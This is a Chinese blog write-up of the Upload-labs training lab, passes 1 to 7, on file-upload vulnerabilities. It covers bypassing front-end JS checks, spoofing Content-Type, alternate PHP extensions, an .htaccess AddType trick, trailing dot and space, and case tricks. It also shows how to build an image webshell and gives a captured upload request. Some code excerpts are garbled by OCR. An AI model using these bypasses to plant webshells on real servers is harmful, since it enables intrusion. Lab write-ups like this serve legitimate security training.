文件上传解析漏洞(一)、Upload-labs-master1-10 Writeup

原创

凌晨三点- 于 2020-06-16 15:29:13 发布 435 收藏

分类专栏： CTF Web安全 信息安全 文章标签： php 安全 信息安全

本文链接：https://blog.csdn.net/weixin_41487522/article/details/106770962


CTF 同时被 3 个专栏收录

5 篇文章 0 订阅

订阅专栏


Web安全

21 篇文章 0 订阅

订阅专栏


信息安全

18 篇文章 0 订阅

订阅专栏

文件上传解析漏洞(一)、Upload-labs-master1-10 Writeup

今天给大家分享的是文件上传解析漏洞以及Upload-labs-master1-10关的Writeup。喜欢的朋友记得点个赞，最好关注一下嘻嘻嘻。

在写靶场writeup之前先需要了解客户端检测和服务端检测两种校验。

客户端检测：

客户端检测：

一般是在网页上写一段JS脚本，用JS去检测，校验上传文件的后缀名，有白名单也有黑名单。

判断方式：

在浏览器加载文件，但还未点击上传按钮时便弹出对话框，内容例如：只允许上传.jpg/.jpeg/.png后缀名的文件，而此时并没有发送数据包，所以可以通过抓包来判断，如果弹出不准上传，但是没有抓到数据包，那么就是前端验证。

前端验证非常不可靠，传正常文件改数据包就可以绕过，甚至关闭JS都可以尝试绕过。

黑名单机制：不允许上传什么

白名单机制：允许上传什么

可见，白名单比黑名单更加安全。

服务端检测：

判断方式：

在文件上传点，可以通过抓包来判断，如果弹出不准上传，抓到了数据包，那么就是服务端验证。

服务端验证的几个常见手段：

1.检查Content-Type(内容类型)

2.检查后缀（检查后缀是主流）

3.检查文件头

如何绕过Content-Type和文件头检查，这时候我们就需要去制作一个图片马了。

图片马制作很简单，写一个一句话木马放在.txt文件然后找一张你喜欢的图片（注意文件大小，越小越好）。

然后打开cmd，输入 cppy a.jpg/b+1.txt 123.jpg

(将a.jpg和1.txt合并为123.jpg)

图片马可以很好的绕过内容类型和文件头。

***pass-01* 前端绕过**


查看源码：


```
function checkFile() {
    var file = document.getElementsByName('upload_file')[0].value;
    if (file == null || file == "") {
        alert("请选择要上传的文件!");
        return false;
    }
    //定义允许上传的文件类型
    var allow_ext = ".jpg|.png|.gif";
    //提取上传文件的类型
    var ext_name = file.substring(file.lastIndexOf("."));
    //判断上传文件类型是否允许上传
    if (allow_ext.indexOf(ext_name + "|") == -1) {
        var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的文件,当前文件类型为：" + ext_name;
        alert(errMsg);
        return false;
    }
}
```


显然可以看出，允许上传的类型是.jpg|.png|.gif

前端认证绕过：直接剔除或删掉JS脚本

先上传一个jpg文件，利用Burpsuite抓包剔除JS后，即可直接上传PHP文件，也可以直接上传一个图片马。





***pass-02* Content-Type绕过**

查看源码：


```
d = false;
ll;
($_POST['submit'])) {
ile_exists(UPLOAD_PATH)) {
f (($_FILES['upload_file']['type'] == 'image/jpeg') || ($_FILES['upload_file']['type'] == 'image/png') || ($_FIL
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $img_path = UPLOAD_PATH . '/' . $_FILES['upload_file']['name'];
    if (move_uploaded_file($temp_file, $img_path)) {
        $is_upload = true;
    } else {
        $msg = '上传出错！';
    }
 else {
    $msg = '文件类型不正确，请重新上传！';

e {
msg = UPLOAD_PATH.'文件夹不存在,请手工创建！';
```



可以看出这里检查上传的文件类型必须是image/jpeg,image/png,image/jpg


这里拿出我们做好的图片马

用burp抓包，改文件后缀为php



上传成功以后，复制图片上传地址，传入参数a，可以看出phpinfo()函数执行了。当然这里我们也可以链接菜刀或者冰蝎（我这里就不再赘述了）





***pass-03* 黑名单绕过**

查看源码：

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array('.asp','.aspx','.php','.jsp');
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if(!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                $is_upload = true;
```


可以看出使用了黑名单机制，不允许上传asp,aspx,php,jsp，很明显这个过滤机制不严谨。这里我们使用php3、php4、php5、phtml来绕过（这几个后缀都是可以当做php解析的）


这里我们抓包改后缀为php3、phtml即可绕过

Raw | Params | Headers | Hex

```
POST /upload-labs-master/Pass-03/index.php?action=show_code HTTP/1.1
Host: www.gohosts.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------902505975110583949642035440008
Content-Length: 3247
Origin: http://www.gohosts.com
Connection: close
Referer: http://www.gohosts.com/upload-labs-master/Pass-03/index.php?action=show_code
Upgrade-Insecure-Requests: 1

---------------------------902505975110583949642035440008
Content-Disposition: form-data; name="upload_file"; filename="123.php3"
Content-Type: image/jpeg

□PNG
□
□□□IHDR□□□P□□□$□□□□□□¢½z□□□□IDATh□í□Io□Ç□Çÿ½M/Ó³q□«$R¶%3±□Ø□□□¶!+F□¾8Çäf□ù□ù□9å□_□è□s□8□lÙ□□Å□¢Ø□%/□ER\f□ª õ¾ä_5z(R□□(□v
àS□)?□$q□,êÃH□°ò.Ô,□ò□P4d ª□@)#öë P□eèFa?TîZò4□□□%nBäYÙÃ□□%õÉbÔ□ó¬hOÍ²ç□Ìó□YìÁ□× ùË□¿□□m□Õ.t%□Âû PTÀy□zVF□□`O□Ó,¢Ã4TÃ□¢(Oý
s□Ç4rÍáý¾±ì-□ª□½ÛCÜº□¢w□□õ?□µ□zí□twª U!o□y□#□6□ô□□´¿CØ·°Y8ß=□cã□RÕå(0ö□°□EM{0□7àv.□gL□ÔBß>□Aõ<□â
$□YÔ'gQ□t□□¢□□w□□æ□Xþ□æ□á□Y□51Ã□4Ù□ªìmÙ£¢çó□$□#$□Dª□oé□úË_"°Oa£þ6"ç$
```



pass-04 .htaccess绕过

查看代码：

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".php1",".html",".htm",".phtml",".
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if (!in_array($file_ext, $deny_ext)) {
```


这一关需要用到htaccess来绕过

.htaccess文件称为分布式配置文件，提供了针对目录改变配置的方法，在一个特定的文档目录中放置一个包含一个或多个指令的文件，以作用于此目录及其所有子目录。

.htaccess功能：

文件夹密码保护，用户自定义重定向，自定义404页面，扩展名为静态化，禁止特定IP地址的用户，只允许特定的IP地址用户，禁止目录列表。

在txt文件中写入：

```
AddType application/x-httpd-php .jpg
```


这代表jpg文件会被当做php来解析

使用cmd的重命名

```
C:\Users\MSI>cd Desktop

C:\Users\MSI\Desktop>ren 123.txt .htaccess
```


这时候我们先上传.htaccess文件，再上传我们的图片马，phpinfo()成功执行。



System	Windows NT DESKTOP-BDDAUGF 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)

***pass-05* 文件后缀点绕过**

查看源码：



这一关过滤机制比较严格，删除文件名末尾的点、转换为小写、去除`: :$DATA`


我们这一关的突破口就在红色箭头标记的地方。

这一句代码是用来检测末尾是否是.，很明显是防御双写绕过。

这时候我们构造一个123.php. .


前面去掉.然后检验.不存在，再去空格，留下php.，然后php.不属于$deny_ext数组中存在的，当然就直接提交了，然后因为windows自动去点，于是乎php后缀就出来了

打开上传图片的路径，发现phpinfo()成功执行



pass-06 大小写绕过


查看源码：



发现过滤了.htaccess以及其他可能用到和后缀。

但是没有对后缀大小写统一，所以使用大小写绕过。

抓包修改后缀为PHP




打开上传图片的路径，发现phpinfo()成功执行


pass-07 文件后缀空绕过

查看源码：

我们这里可以在文件名后缀的后面加一个空格来绕过检测，上传上去的空格会被自动省略，但是在黑名单机制中却没有过滤空值，所以php 和php就不一样啦。

